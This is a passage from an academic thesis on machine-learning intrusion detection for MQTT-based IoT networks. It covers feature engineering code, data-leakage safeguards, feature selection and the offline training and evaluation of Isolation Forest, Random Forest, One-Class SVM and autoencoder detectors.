2 df_window['orig_bytes_rate'] = df_window['orig_bytes_sum'] /
  actual_duration
3 df_window['orig_pkts_rate'] = df_window['orig_pkts_sum'] / actual_duration

```

Dividing cumulative byte and packet counts by the maximum observed connection duration yields the effective transmission rate. The `np.maximum` floor at 10^{-6} seconds prevents division by zero for connections rejected before session establishment (common under BF1 floods), preventing `Inf` values that would propagate through the feature matrix and invalidate subsequent normalisation. Using `duration_max` rather than a fixed window size reflects the actual duration of the longest connection, providing a mathematically meaningful denominator for varying lifetimes.

The `orig_bytes_rate` is the primary volumetric discriminator for PUB_FLOOD, generating values orders of magnitude above the legitimate camera burst baseline. For SlowITe, the feature reveals a characteristic anomaly: the attack establishes a connection (generating approximately 27 bytes of CONNECT handshake) but transmits nothing further. This yields an extremely low rate relative to `duration_max`, a signature invisible to absolute byte-count features alone.

6.6.2. Bidirectional Asymmetry Ratios (Snitch Metrics)

In a healthy MQTT session, the broker processes messages and returns acknowledgements. Syed [1] demonstrated that size-based features possess superior discriminating power over count-based features in the MQTT domain, because the programmatic regularity of IoT device payloads renders volumetric asymmetry a reliable attack discriminator:

```

1 df_window['snitch_byte_ratio'] = np.where(
2     df_window['resp_bytes_sum'] > 0,
3     df_window['orig_bytes_sum'] / df_window['resp_bytes_sum'],
4     df_window['orig_bytes_sum'])
5 df_window['snitch_pkt_ratio'] = np.where(
6     df_window['resp_pkts_sum'] > 0,
7     df_window['orig_pkts_sum'] / df_window['resp_pkts_sum'],
8     df_window['orig_pkts_sum'])

```

The `np.where` formulation handles the zero-denominator case. If the broker emits no bytes, the originator's contribution serves as the ratio value, allowing the model to distinguish high asymmetry from complete response suppression. Under BF1, the broker rejects each CONNECT, causing response bytes to fall while originator bytes remain elevated. Under publish floods at QoS 0, no acknowledgements are required, so response bytes approach zero. Under SlowITe, only the initial handshake is exchanged, yielding a ratio unremarkable in isolation; the definitive SlowITe signature is the near-zero transmission rate, not the asymmetry ratio itself.

6.6.3. Logical Normalised Activity Features

Two normalised activity features encode the behavioural composition of each window in compact form relative to total outbound packet activity:

```

1 total_actividad = df_window['orig_pkts_sum']
2 df_window['port_well_known_ratio'] = np.where(
3     total_actividad > 0,
4     df_window['port_cat_well_known_sum'] / total_actividad, 0.0)
5 df_window['hist_complex_ratio'] = np.where(
6     total_actividad > 0,
7     df_window['hist_Complex_sum'] / total_actividad, 0.0)

```

The `port_well_known_ratio` measures Well-Known port activity relative to outbound packet activity; in the present MQTT deployment, where broker traffic terminates at User/Registered port 1883, non-zero values indicate departures from the expected service profile. The `hist_complex_ratio` elevates under the dense multi-event TCP histories associated with IAUTHS even when absolute volume is unremarkable. Normalising against `orig_pkts_sum` keeps both features meaningful across the full circadian traffic range of the Digital Twin.

6.6.4. Error Rate and Temporal Differential

```

1 df_window['total_error_rate'] = np.where(
2     df_window['is_error_count'] > 0,
3     df_window['is_error_sum'] / df_window['is_error_count'],
4     0.0)
5 df_window['error_rate_diff'] = (
6     df_window.groupby('id.orig_h')['total_error_rate']
7     .diff().fillna(0.0))
8 df_window.drop(columns=['is_error_sum', 'is_error_count'], inplace=True,
9     errors='ignore')

```

The `total_error_rate` is zero for all benign traffic in the evaluated corpus and rises under the rejection- and reset-heavy connection churn generated by BF1, BF2, and BF3, making it a highly discriminative transport-level feature. The ratio formulation eliminates dependence on absolute connection volume: a window with 5 errors out of 10 connections exhibits the same rate as one with 500 errors out of 1,000. The temporal differential `error_rate_diff` captures the signed change between consecutive windows, providing an early-warning indicator at attack onset when the rate transitions abruptly from zero to elevated error-state activity.

6.6.5. Exponentially Weighted Moving Average Smoothing

The stochastic IoT environment deliberately introduces organic variance. Isolated transient spikes from legitimate sources, such as an Edge camera emitting a maximum-size detection payload, risk elevating the false positive rate without representing a genuine attack. An EWMA filter is applied to selected metrics across successive windows of each entity:

$$\hat{X}_k^{ip} = \alpha \cdot X_k^{ip} + (1 - \alpha) \cdot \hat{X}_{k-1}^{ip}, \text{ with } \alpha = 0.6$$

```

1 cols_to_smooth = ['orig_bytes_sum', 'orig_pkts_sum', 'c_iat_std', '
2     distinct_dest_ports']
3 for col in cols_to_smooth:
4     if col in df_window.columns:
5         df_window[f'{col}_smooth'] = df_window.groupby('id.orig_h')[col].
6         transform(
7             lambda x: x.ewm(alpha=self.alpha_smoothing, adjust=False).mean
8             ())
9         df_window[f'{col}_delta'] = df_window.groupby('id.orig_h')[col].
10        diff().fillna(0.0)

```

With $\alpha = 0.6$, the current observation is weighted more heavily than the preceding smoothed estimate. A genuine sustained attack accumulates progressively through the filter and remains clearly detectable, while an isolated stochastic camera spike attenuates within one window period. The complementary `_delta` features (finite differences on the raw series) capture instantaneous acceleration, acutely sensitive to the abrupt onset and cessation of attack behaviour.

6.7 RAM Optimisation via Structural Downcasting

6.7.1. The Downcasting Algorithm

Pandas assigns 64-bit precision by default. On an Edge gateway competing with the Mosquitto broker and the Zeek analyser for a 1 GB RAM budget, constrained via `deploy.resources.limits`, these defaults lead directly to Out-of-Memory termination under sustained DoS stress. The `_optimize_memory()` method cascades integer columns through 8-bit to 64-bit bounds and floating-point columns through 32-bit to 64-bit bounds, selecting the narrowest type whose range safely contains the column's observed extremes via NumPy's `iinfo` and `finfo` range-introspection utilities.

Binary One-Hot columns are systematically reduced to `int8`, yielding practical memory reductions of 60% to 75% versus 64-bit defaults. This method is invoked twice: once after raw log ingestion and once after window aggregation, targeting both critical memory bottlenecks in the pipeline lifecycle.

6.7.2. Type-Safe Validation Against Mixed-Type Corruption

The outer guard `if pd.api.types.is_numeric_dtype(col_type)` defends against a specific failure mode: during intense BF2 and BF3 floods, Zeek occasionally injects null markers that Pandas temporarily interprets as mixed Python object types. Invoking NumPy range-comparisons on an object-typed Series raises `TypeError: ufunc 'less' did not contain a loop`, crashing the pipeline at the exact moment of maximum attack stress. The guard ensures downcasting applies only to provably numeric content.

6.7.3. Parquet Serialisation for Type Preservation

CSV serialisation discards numerical dtype metadata and can undo downcasting by restoring wider representations on reload. Parquet, an Apache columnar binary format managed by PyArrow, preserves the downcasted schema and numerical dtypes across reloads, maintaining preprocessing-to-training parity. It additionally applies column-level compression, providing compact on-disk storage relative to equivalent CSV exports.

```

1 X_train.to_parquet(os.path.join(output_dir, 'X_train.parquet'), index=False
2 )
3 X_test.to_parquet(os.path.join(output_dir, 'X_test.parquet'), index=False
4 )
5 pd.DataFrame(y_train, columns=['label']).to_parquet(...)
6 pd.DataFrame(y_test, columns=['label']).to_parquet(...)

```

`save_processed_data()` explicitly does not export a fitted `RobustScaler` artefact. Scaler fitting and persistence are the sole responsibility of the training pipeline, which fits a scaler aseptically inside each K-Fold cross-validation iteration and serialises the final production scaler.

6.8 Data Leakage Prevention and Partition Integrity

Aseptic preprocessing denotes the surgical exclusion of information that would let a model achieve correct predictions for reasons unrelated to the security problem itself. As formalised by Arp et al. [16], data leakage systematically inflates laboratory accuracy while degrading real-world performance, the primary driver of the IDS applicability crisis. Three principal leakage risks are addressed explicitly.

6.8.1. Spatial Leakage: Eliminating Topological Identifiers

The originator IP address is the most immediately dangerous leakage vector. Both the Isolation Forest and the Random Forest, being tree-based models, would identify the split `id.orig_h == '172.18.0.5'` as a perfect discriminator at the root of every tree, achieving correct predictions in training, but for the entirely wrong reason. When deployed against an attack originating from any other IP, the only operationally meaningful scenario, the model would classify every connection as benign.

```
1 X = df_final_win.drop(columns=['id.orig_h', 'ts', 'label'], errors='ignore')
2 y = df_final_win['label'].astype(int)
```

The `ts` column is eliminated for the same structural reason: absolute timestamps encode the experimental chronology, and a model learning “timestamps in a certain range are attacks” is learning the simulation schedule, not attack semantics. It is architecturally essential that `id.orig_h` is retained throughout the entire windowing process: it is the groupby key driving the per-IP window loop, the EWMA computations, and the `error_rate_diff` calculation, and removed only at this final step, once all statistical information has been extracted and aggregated.

6.8.2. Schema Alignment: Semantic Null Imputation

When the benign and attack capture logs are processed independently and subsequently concatenated, the resulting DataFrames are structurally asymmetric. Attack-specific `conn_state` values generate One-Hot columns present only in the attack log’s windowed DataFrame. Pandas introduces NaN at these positions upon concatenation.

```
1 df_final_win = pd.concat(all_windows, ignore_index=True)
2 df_final_win = df_final_win.fillna(0.0)
```

This global null imputation is functionally required (Scikit-Learn uniformly rejects matrices containing NaN) and mathematically exact. If the benign capture lacks a specific TCP reset state, that event occurred exactly zero times in that session. Replacing NaN with 0.0 states an empirical fact, not an approximation.

6.8.3. Stratified Partitioning and Evaluation Protocol

The experimental attack schedule concentrates anomalous observations within specific acquisition periods, making a purely chronological partition unsuitable for rare-event evaluation because it would leave one of the resulting partitions without sufficient positive-class representation. The corpus is therefore partitioned using stratified random sampling:

```
1 X_train, X_test, y_train, y_test = train_test_split(
2     X, y, test_size=0.3, stratify=y, random_state=42)
```

The `stratify=y` parameter preserves the approximately 2.44% anomaly prevalence across the training and test partitions, enabling consistent evaluation through PR-AUC, MCC, and FPR. Because the feature-engineering pipeline uses 50% overlapping windows, adjacent windows may share underlying flow records; the reported test results are therefore interpreted at the window level. Crucially, the test partition remains excluded from feature selection, scaler fitting, hyperparameter optimisation, estimator fitting, and threshold calibration.

6.8.4. Scaler Isolation Architecture

The Mutual Information feature selector uses k-nearest-neighbour entropy estimation to quantify non-linear feature-label dependence and, in this pipeline, operates on a temporary `RobustScaler` representation fitted exclusively on the training partition. The naive implementation would fit a scaler globally before splitting, encoding the test set's statistical distribution into the transformation (scaling leakage). The architecture prevents this via temporal scaler isolation:

```

1 # TEMPORARY: scale exclusively for Mutual Information computation
2 X_train_scaled = pd.DataFrame(
3     self.scaler.fit_transform(X_train), columns=X_train.columns)
4 best_features = self.hybrid_feature_selection(X_train_scaled, y_train,
5     max_features=15)
6 # Extract selected features from the ORIGINAL UNSCALED tensors
7 X_train_final_raw = X_train[best_features]
8 X_test_final_raw = X_test[best_features]

```

The scaler is fitted exclusively on the training set, never exposing any statistical property of the test set. After feature selection, the selected feature names apply to the original unscaled partitions; the scaled intermediate representation is never exported or used downstream. This guarantees that `preprocessing.py` exports only raw, unscaled tensors to Parquet. The `RobustScaler` fitted temporarily for MI computation is discarded immediately. Because the exported tensors carry no scaler-fitted transformation, the training phase can refit a fresh scaler independently inside each cross-validation fold without any held-out distribution statistics contaminating the training data.

6.9 The Hybrid Multi-Objective Cascade Filter

After windowing, One-Hot encoding, and derived feature construction, the feature space typically encompasses 40-60 columns depending on the variety of `conn_state` values observed across the capture sessions. Isolation Forest's effectiveness degrades as irrelevant or redundant dimensions grow, a phenomenon known as the Hughes Phenomenon [8], because random axis selection becomes less discriminative in high-dimensional spaces, requiring more trees at a computational cost incompatible with the Edge constraint. The `hybrid_feature_selection()` method addresses both redundancy and relevance simultaneously through a two-phase cascade implementing the Max-MI/Min-Pearson strategy identified by Barbosa et al. [66] as consistently outperforming univariate approaches on network intrusion detection datasets.

6.9.1. Phase 1: Linear Redundancy Elimination via Pearson Correlation

For every pair of features (f_i, f_j) with absolute Pearson correlation $|\rho_{ij}| > 0.85$, the feature with the lower Mutual Information score is nominated for elimination:

```

1 mi_scores = mutual_info_classif(X_train, y_train, random_state=42)
2 mi_series = pd.Series(mi_scores, index=X_train.columns)
3 corr_matrix = X_train.corr(method='pearson').abs()
4 features_a_eliminar = set()
5 cols = corr_matrix.columns
6 for i in range(len(cols)):
7     for j in range(i + 1, len(cols)):
8         if corr_matrix.iloc[i, j] > pearson_threshold:
9             if mi_series[cols[i]] < mi_series[cols[j]]:
10                 features_a_eliminar.add(cols[i])

```

```

11         else:
12             features_a_eliminar.add(cols[j])

```

Computing MI scores before the Pearson analysis begins, and using them as the within-pair tiebreaker, means the discarding decision always favours the more informative feature. This integration of Phase 2's criterion into Phase 1's decision logic is the core multi-objective property of the cascade. In practice, `orig_bytes_sum` and `orig_pkts_sum` are strongly linearly correlated in the benign MQTT environment (fixed-firmware payload sizes cause bytes and packets to scale together); including both would occupy two of the 15 available feature slots without adding independent discriminative power.

6.9.2. Phase 2: Relevance Maximisation via Mutual Information

Mutual Information quantifies the statistical dependence between a feature X and the label Y :

$$I(X; Y) = H(Y) - H(Y|X)$$

where $H(\cdot)$ denotes Shannon entropy. High MI indicates that knowing X substantially reduces uncertainty about Y . Unlike Pearson correlation, MI captures non-linear statistical dependencies, critical for IoT traffic where several feature-label relationships are non-linear. The `c_iat_std` feature undergoes a near-discrete collapse from positive values to near-zero during scripted attacks, a threshold-type non-linearity that Pearson quantifies weakly but MI captures robustly.

After the Pearson filter, surviving features below the minimum relevance threshold ($\theta_{MI} = 0.01$) are discarded, and the remainder are sorted by descending MI score for priority selection:

```

1 features_restantes = [c for c in X_train.columns if c not in
2   features_a_eliminar]
3 valid_features = [c for c in features_restantes if mi_series[c] >=
4   mi_threshold]
5 valid_features_sorted = sorted(valid_features, key=lambda x: mi_series[x],
6   reverse=True)

```

The MI scores are computed on the temporary `RobustScaler`-transformed training representation, placing nonlinear relevance estimation within the same robust numerical space used by the hybrid selector while leaving the original unscaled tensors untouched for downstream modelling.

6.9.3. Critical Feature Preservation via Domain Knowledge Injection

Five domain-critical features are force-inserted into the selection before the MI-ranked list is consumed:

```

1 critical_features = ['snitch_byte_ratio', 'snitch_pkt_ratio',
2   'total_error_rate', 'error_rate_diff',
3   'distinct_dest_ports']
4 for feat in critical_features:
5     if feat in X_train.columns and feat not in features_a_eliminar:
6         self.selected_features.append(feat)
7         if feat in valid_features_sorted:
8             valid_features_sorted.remove(feat)

```

The rationale for forced inclusion is operational: these features encode the specific behavioural signatures of the established attack taxonomy. `snitch_byte_ratio` and `snitch_pkt_ratio` are the primary indicators of broker saturation under volumetric floods. `total_error_rate` is the direct mathematical footprint of BF1-induced connection-establishment pressure, remaining zero for all benign traffic in the final corpus and providing strong class separation. `error_rate_diff` captures attack-onset dynamics. `distinct_dest_ports` is defined as a candidate encoding of destination-port diversity relevant to portability and generalisation across multi-protocol deployments.

A model trained on limited coverage of brief attack phases, BF1 and BF3 each last only 20 seconds, contributing approximately three anomalous windows, might assign these features low MI scores due to sample scarcity rather than genuine irrelevance. Forced inclusion prevents the statistical filter from inadvertently discarding what domain knowledge identifies as essential detectors. The condition `feat not in features_a_eliminar` ensures that forced inclusion does not re-introduce previously identified linear redundancy.

6.9.4. The `max_features = 15` Constraint and Rejection of Alternatives

The final step enforces a hard upper bound of 15 total features:

```
1 for feat in valid_features_sorted:
2     if len(self.selected_features) >= max_features:
3         break
4     self.selected_features.append(feat)
```

This constraint serves two simultaneous purposes. First, it enforces the TinyML paradigm: a candidate vector of up to 15 `float32` features occupies at most 60 bytes, trivially processable within the Edge gateway's constrained RAM envelope. Second, it protects both the Isolation Forest and the Random Forest from the Hughes Phenomenon by operating on a distilled feature representation, maintaining strong tree-based discrimination.

The selected feature names form the column structure of the exported Parquet tensors. Following zero-variance filtering, the production artefact `active_features.pkl` records the ordered 14-feature representation and constitutes the architectural contract between the offline training phase and the production inference engine. At inference time, the engine loads this list to extract exactly the same feature dimensions from the aggregated Zeek stream, guaranteeing dimensional congruence between training and runtime. The absence of this file prevents the engine from initialising, enforcing the dependency at the system level.

6.10 Pipeline Integration: `process_multiple_logs()`

The Feature Engineering pipeline is exposed through `process_multiple_logs()`, which accepts Zeek log file paths and returns the four split tensors ready for model training:

```
1 archivos_a_procesar = [
2     os.path.join(dataset_dir, 'normal', 'benigno_real.log'),
3     os.path.join(dataset_dir, 'attack', 'attack_dataset.log')
4 ]
5 X_train, X_test, y_train, y_test = preprocessor.process_multiple_logs(
    archivos_a_procesar)
```

The complete operation sequence within `process_multiple_logs()` is:

1. `load_zeek_json()` + `apply_sliding_window()` executed independently per file (→ `_optimize_memory()` invoked twice per file)

2. `pd.concat() + fillna(0.0)` for schema alignment
3. `drop(columns=['id.orig_h', 'ts', 'label'], errors='ignore')` for spatial leakage prevention
4. `train_test_split(..., stratify=y, random_state=42)` for stratified 70/30 partitioning
5. Temporary `RobustScaler.fit_transform(X_train)` exclusively for MI computation
6. `hybrid_feature_selection()` → populates `self.selected_features` in memory
7. Extract raw `X_train[best_features]` and `X_test[best_features]` from the original unscaled tensors
8. `save_processed_data()` → Parquet export of the four raw tensors

6.11 Discarded Methodological Decisions

Several alternative approaches were evaluated and explicitly rejected to reinforce methodological rigour:

- **Principal Component Analysis (PCA):** PCA projects data onto eigenvectors, assuming data lies on a linear manifold and that variance proxies discriminative content, both violated by heavy-tailed IoT distributions. Furthermore, PCA destroys feature interpretability, creating linear combinations with no semantic meaning, which is incompatible with Explainable AI requirements for auditable security decisions. Finally, PCA's linear projection would inappropriately conflate the radically distinct semantic scales of binary One-Hot variables, bounded proportions, and unconstrained rate features.
- **Wrapper Feature Selection Methods:** Wrapper methods evaluate feature subsets using model prediction error as the selection criterion. Their $\mathcal{O}(2^f)$ exhaustive or $\mathcal{O}(f^2)$ heuristic complexity is incompatible with the computational load of re-executing for each cross-validation fold. The Max-MI/Min-Pearson cascade adopted instead imposes no cost on the real-time inference path.
- **Synthetic Oversampling (SMOTE):** Consistent with the architectural constraints defined in Section 2.6.2 and Table 3.1, Synthetic Minority Over-sampling Techniques (SMOTE) inject synthetic attack samples through interpolation between existing minority-class points, destroying the natural statistical topology of the IoT network and overgeneralising the detector toward interpolated patterns [48, 60]. Class imbalance is instead managed through stratified partitioning and prioritisation of PR-AUC and MCC, which inherently penalise classifiers that ignore the minority class.
- **Destination Port Diversity as a Primary Discriminator:** Treating `distinct_dest_ports` (derived from `id.resp_p_nunique`) as a high-weight primary metric for IAUTHS routing floods was rejected because, in the present single-broker MQTT topology, both legitimate sensors and botnets direct virtually all connections to port 1883, yielding zero variance in the final training partition. It is retained as a forced candidate feature for generalisation to multi-protocol deployments, while the master `VarianceThreshold(threshold=0.0)` enforces final dimensionality control by eliminating the zero-variance dimension before model fitting.

- **Strictly Chronological Partitioning:** A chronological partition was evaluated but not adopted because the contiguous attack schedule would place the anomalous observations entirely within one partition, leaving the other without positive-class representation and preventing meaningful rare-event evaluation. The adopted stratified protocol and its rationale are detailed in Section 6.8.3.
- **Forward Interpolation for Null Imputation:** Fill-forward interpolation (`ffill`) was evaluated for resolving schema mismatches after concatenation. It was rejected because forward propagation across the per-IP boundary would inject one entity’s last observed value into a different entity’s window, introducing spurious cross-IP correlations; zero imputation (`fillna(0.0)`) is the only algebraically correct value.

6.12 Statistical Composition of the Resulting Dataset

The complete pipeline yields the following tensor structure for model evaluation:

Table 6.2: Tensor structure following preprocessing.

Partition	Windows	Anomalies	Benign	Anomaly Rate
<code>x_train</code>	2,949	72	2,877	2.44%
<code>x_test</code>	1,264	31	1,233	2.45%
Total	4,213	103	4,110	2.44%

The anomaly proportion (approximately 2.44%) reflects the natural imbalance of the simulation: the six attack vectors produced 103 anomaly-labelled windows across the two independently processed captures, while the benign traffic environment, driven by 60 concurrent logical MQTT publishers, produced 4,110 benign-labelled windows. The near-identical anomaly rates in both partitions (2.44% and 2.45%, respectively) confirm that stratified sampling preserved the corpus-level class distribution.

The empirical aggregate of 103 anomalous windows follows directly from the per-origin sliding-window algorithm. Because Zeek emits a connection record upon flow finalisation, vectors producing sparse finalisation events relative to the 5-second stride (particularly BF1, BF3, and the hold-and-reconnect pattern of SlowITe) yield observation counts determined by their connection lifetimes and termination patterns.

The 15-feature candidate matrix consistently includes the five mandated domain-critical features alongside high-MI temporal and volumetric aggregations (e.g., `c_iat_std`, `orig_bytes_rate`, `c_iat_median`, `orig_pkts_rate`). Subsequent empirical validation via the Autoencoder’s per-feature reconstruction error analysis confirms that the retained derived rate and temporal features carry the greatest mean absolute error under anomalous conditions. This corroborates that the Mutual Information filter correctly identified the most discriminative dimensions of the engineered feature space, demonstrating the strong anomaly sensitivity of the derived feature layer.

CHAPTER 7

Model Training and Evaluation (Offline Phase)

7.1 Introduction and Phase Architecture

The preceding Feature Engineering pipeline delivers four Parquet-serialised, unscaled tensors, `X_train.parquet` (2,949 temporal windows, 72 anomalies at 2.44%) and `X_test.parquet` (1,264 windows, 31 anomalies at 2.45%), alongside their corresponding label vectors, as the immutable input boundary of the offline training phase.

This offline phase serves a dual MLOps purpose: generating the serialised artefacts consumed by the live inference engine, and producing the empirical evidence justifying the designation of the primary production detector. This separation of offline computation from online inference guarantees that the deployed model meets strict Edge computational constraints while the training process remains unconstrained.

Three invariant design principles govern every methodological decision:

Fold isolation: fold-specific zero-variance filtering, scaling, and estimator fitting are performed exclusively on the training portion of each cross-validation fold, preventing statistical contamination from the corresponding validation partition.

Deterministic reproducibility: `set_global_seed(42)` synchronises NumPy, PyTorch, and Scikit-Learn random generators at pipeline entry, ensuring reproducible execution across repeated runs.

Offline-Edge congruence: the preprocessing artefacts (the ordered production feature list and `RobustScaler`) are serialised alongside model weights, eliminating train-serve skew by ensuring the production engine applies identical feature ordering and numerical transformation.

The complete pipeline is orchestrated by `robust_evaluation_pipeline()` across five sequential stages: (i) Bayesian hyperparameter optimisation for the supervised baseline; (ii) stratified three-fold comparative cross-validation under explicit fold-level leakage controls; (iii) master retraining on the complete training partition; (iv) final blind test evaluation with multi-tier explainability; and (v) production artefact serialisation and ONNX export.

7.2 Evaluation Metrics and Operational Constraints

While the initial project proposal scoped the use of the F1-Score and ROC-AUC metrics, empirical analysis of the severe class imbalance inherent to this dataset (approximately

2.44% anomaly prevalence) dictated a deliberate methodological pivot. Consequently, three highly specialized metrics govern the comparative evaluation throughout this chapter, each selected to reflect the specific risk model of a critical IoT infrastructure while resisting the deceptive baseline inflation common to imbalanced datasets.

PR-AUC (Precision-Recall Area Under the Curve) evaluates the trade-off between Precision, $TP/(TP + FP)$, and Recall, $TP/(TP + FN)$, across all classification thresholds, excluding True Negatives entirely. ROC-AUC is overly optimistic under severe class imbalance because the massive True Negative pool dilutes the impact of False Positives; PR-AUC evaluates exclusively the model's capacity to discriminate the rare positive class, with a random-classifier baseline equal to the class prior (approximately 0.025). PR-AUC constitutes the primary evaluation criterion [51, 55].

MCC (Matthews Correlation Coefficient) incorporates all four confusion-matrix quadrants simultaneously:

$$MCC = \frac{TP \cdot TN - FP \cdot FN}{\sqrt{(TP + FP)(TP + FN)(TN + FP)(TN + FN)}}$$

returning zero for random performance regardless of class distribution, making it the most informationally complete single-value summary for binary classification under severe imbalance. MCC serves as the secondary comparative criterion.

FPR (False Positive Rate), calculated as $FP/(FP + TN)$, constitutes the primary operational constraint rather than a secondary optimisation objective. Under the Expected Cost framework, blocking legitimate sensor telemetry in a critical Smart City infrastructure carries an asymmetrically higher operational cost than a missed detection [11, 25]. A stringent FPR requirement of 0.5% (≤ 0.005) governs the offline-calibrated production threshold described subsequently.

7.3 Fold-Isolated MLOps Architecture: Data Leakage Prevention

The most consequential structural decision of the training pipeline is the strict confinement of fold-specific zero-variance filtering, scaling, and estimator fitting to the training portion of each cross-validation fold, applying leakage-prevention principles directly to the K-Fold loop. The pipeline enforces the following invariant per-fold sequence within `robust_evaluation_pipeline()`:

```

1 # Per-fold: scaler fitted exclusively on the training portion
2 fold_var_selector = VarianceThreshold(threshold=0.0)
3 X_f_train_var = pd.DataFrame(
4     fold_var_selector.fit_transform(X_f_train_raw),
5     columns=X_train_raw.columns[fold_var_selector.get_support()])
6
7 X_f_val_var = pd.DataFrame(
8     fold_var_selector.transform(X_f_val_raw),
9     columns=X_train_raw.columns[fold_var_selector.get_support()])
10
11 fold_scaler = RobustScaler()
12 X_f_train = pd.DataFrame(fold_scaler.fit_transform(X_f_train_var),
13                          columns=X_f_train_var.columns)
14 X_f_val    = pd.DataFrame(fold_scaler.transform(X_f_val_var),
15                          columns=X_f_train_var.columns)

```

A fresh `VarianceThreshold` is fitted exclusively on the fold's training partition. This removes any zero-variance features within that specific subset, a condition that arises when

One-Hot encoded connection-state columns collapse to a constant in fold splits lacking certain protocol failure states. The `RobustScaler` is subsequently fitted solely on this variance-filtered training data and applied to the validation partition via `.transform()`. This ensures the validation fold’s median and interquartile range never inform the training normalisation coefficients.

The three unsupervised models train exclusively on the benign-labelled subset of each fold’s training partition (`X_f_train[y_f_train.values == 0]`), implementing the Novelty Detection paradigm. These algorithms learn the statistical topology of normal network behaviour without exposure to labelled attack samples during estimator fitting.

This same anti-leakage discipline extends into the Bayesian optimisation loop: each Hyperopt trial performs its own independent internal stratified split and fits a dedicated `RobustScaler` exclusively on that trial’s training portion before evaluation.

7.4 Bayesian Hyperparameter Optimisation (BO-TPE)

The Random Forest baseline is parameterised through a reproducible Hyperopt search configured with the Tree-structured Parzen Estimator suggestion algorithm (`tpe.suggest; max_evals=10`). TPE is designed to construct a probabilistic surrogate of the objective function from accumulated trial history and direct subsequent sampling toward hyperparameter regions with greater expected improvement [21]. Under Hyperopt’s default startup setting, however, the ten-evaluation run remained within the startup-sampling phase; the result is therefore reported as the best-observed configuration from the Hyperopt search rather than as evidence of adaptive Bayesian optimisation. The anti-leakage discipline is maintained within the search loop: each trial performs its own independent internal stratified split and fits a dedicated `RobustScaler` exclusively on that training portion before evaluation.

The search space spans three dimensions: `max_depth` $\in [5, 30]$, `n_estimators` $\in [50, 200]$ (step 10), and `min_samples_split` $\in [2, 10]$. The complete implementation, including the fold-level scaler isolation within the search loop, is reproduced in Appendix A.9. After ten evaluations, the best-observed trial configuration is summarised in Table 7.1.

Table 7.1: Best observed Random Forest hyperparameters identified within the Hyperopt/TPE-configured search.

Hyperparameter	Best-Scoring Value	Interpretation
<code>max_depth</code>	27	Deep partitioning captures non-linear interactions between rate, temporal, and state-encoded features in the 15-dimensional space
<code>n_estimators</code>	170	Large ensemble size; stabilises variance reduction over the limited anomaly corpus
<code>min_samples_split</code>	7	Implicit regularisation against memorisation of isolated anomalous windows
Best trial loss	≈ -0.9973	Equivalent to approximately 99.73% accuracy on the internal stratified holdout

Of particular analytical significance, the best-observed loss of -0.9972881 was achieved on the first sampled trial and remained unbeaten across the remaining nine evaluations.

7.5 Model Architectures and Training Protocols

Four algorithms are evaluated under standardised experimental conditions, spanning three learning paradigms. Each occupies a distinct analytical role in the comparative study. The instantiation parameters for the three Scikit-Learn architectures are specified in the following subsections, while the Autoencoder’s topology is detailed independently.

7.5.1. Random Forest: The Supervised Gold Standard

For the reported comparative evaluation, the Random Forest is instantiated with the depth and ensemble size from the best-observed trial within the Hyperopt/TPE-configured search, the factory-default `min_samples_split=2`, and three fixed domain-motivated parameters. The `criterion='entropy'` setting is chosen because Shannon entropy is more sensitive to the distributional asymmetry of rare events than Gini impurity at the $\approx 2.44\%$ class prevalence, directing splits toward maximum minority-class discrimination. The `class_weight='balanced'` setting adjusts per-class training penalties inversely to class frequency, preventing optimisation toward the dominant benign majority without requiring synthetic data augmentation. Finally, `n_jobs=1` restricts execution to a single CPU thread, emulating the serial processing environment of a constrained Edge gateway.

The RF’s analytical role is confined to establishing the supervised detection ceiling: the maximum performance achievable when the complete attack taxonomy is available as labelled training data. Its near-ceiling performance simultaneously validates the discriminative quality of the feature space; an insufficiently informative representation would prevent even a fully supervised model from approaching this level. The RF’s structural limitation for production is fundamental: as a supervised interpolator, it cannot be relied upon to extrapolate to Zero-Day threats outside its training distribution [35], limiting its suitability as a production detector in the anomaly-detection architecture evaluated in this thesis.

7.5.2. Isolation Forest: The Primary Edge Candidate

The Isolation Forest (IF) is the central subject of this investigation and the algorithm designated as the primary production detector. It exploits the structural property that anomalous observations are few and different, requiring significantly fewer random partitions to isolate than densely clustered normal observations. As established in Section 2.4.3, its theoretical anomaly score $s(x, n) \in [0, 1]$ is determined by the average isolation path length $E[h(x)]$ relative to the unsuccessful-Binary-Search-Tree reference $c(n)$ [65].

The training parametrisation reflects deliberate domain-informed choices. Setting `max_samples=256` serves a dual purpose: it prevents the Masking Effect (where dense clusters of anomalous windows co-occurring within a large sub-sample inflate mutual path lengths and suppress anomaly scores) while simultaneously bounding inference complexity to $\mathcal{O}(T \cdot \log \psi)$ with $T = 100$ trees and sub-sample size $\psi = 256$. This independence from training dataset size holds the serialised model footprint comfortably below 1 MB. With 2,877 benign training windows, this constitutes approximately 8.9% subsampling, well within the empirically validated effective range established by Liu et al. [43].

The `contamination=0.001` parameter is set deliberately at 0.1% to establish a stringent internal outlier proportion and determine the corresponding decision-function offset. Since the IF trains exclusively on the benign partition, the expected attack proportion is 0% by construction; this parameter calibrates the internal score distribution offset rather than constituting a hard decision boundary. The definitive production boundary is the more conservative of the offline-calibrated percentile and 4σ bounds, superseding this

initialisation. The `n_jobs=1` constraint mirrors the Edge requirement applied uniformly across all models.

Anomaly scores are derived by negating the model’s decision function (`if_scores = -if_model.decision_function(X)`), ensuring higher values correspond monotonically to stronger anomaly evidence and maintaining a directionally consistent scoring convention with the Autoencoder’s reconstruction error.

7.5.3. One-Class SVM: The Classical Unsupervised Baseline

The One-Class SVM (`kernel='rbf'`, `gamma='scale'`, `nu=0.001`) is included as the classical Novelty Detection reference, trained exclusively on the benign subset of each fold. Its purpose is to empirically quantify the performance degradation that kernel-based hyperplanar methods suffer when the input space is compacted to the 14-feature production representation, and to document the $\mathcal{O}(n^3)$ training complexity that precludes production consideration regardless of detection quality [9, 27]. During K-Fold evaluation, binary predictions are produced at the natural zero-crossing of the negated decision function; the fold-specific 4-sigma threshold calibration applied to the IF and AE is not applied to the OC-SVM, as this zero-crossing constitutes its natural decision boundary.

7.5.4. Sparse Autoencoder: The Compact Deep Learning Benchmark

At the explicit recommendation of the thesis’s supervisor, the Sparse Autoencoder was incorporated to serve as a compact Deep Learning benchmark for reconstruction-loss-based anomaly detection. The `IoTAutoencoder` class implements a symmetric encoder-decoder architecture

$$[d \rightarrow \max(\lfloor d/2 \rfloor, 2) \rightarrow \max(\lfloor d/3 \rfloor, 3) \rightarrow \max(\lfloor d/2 \rfloor, 2) \rightarrow d].$$

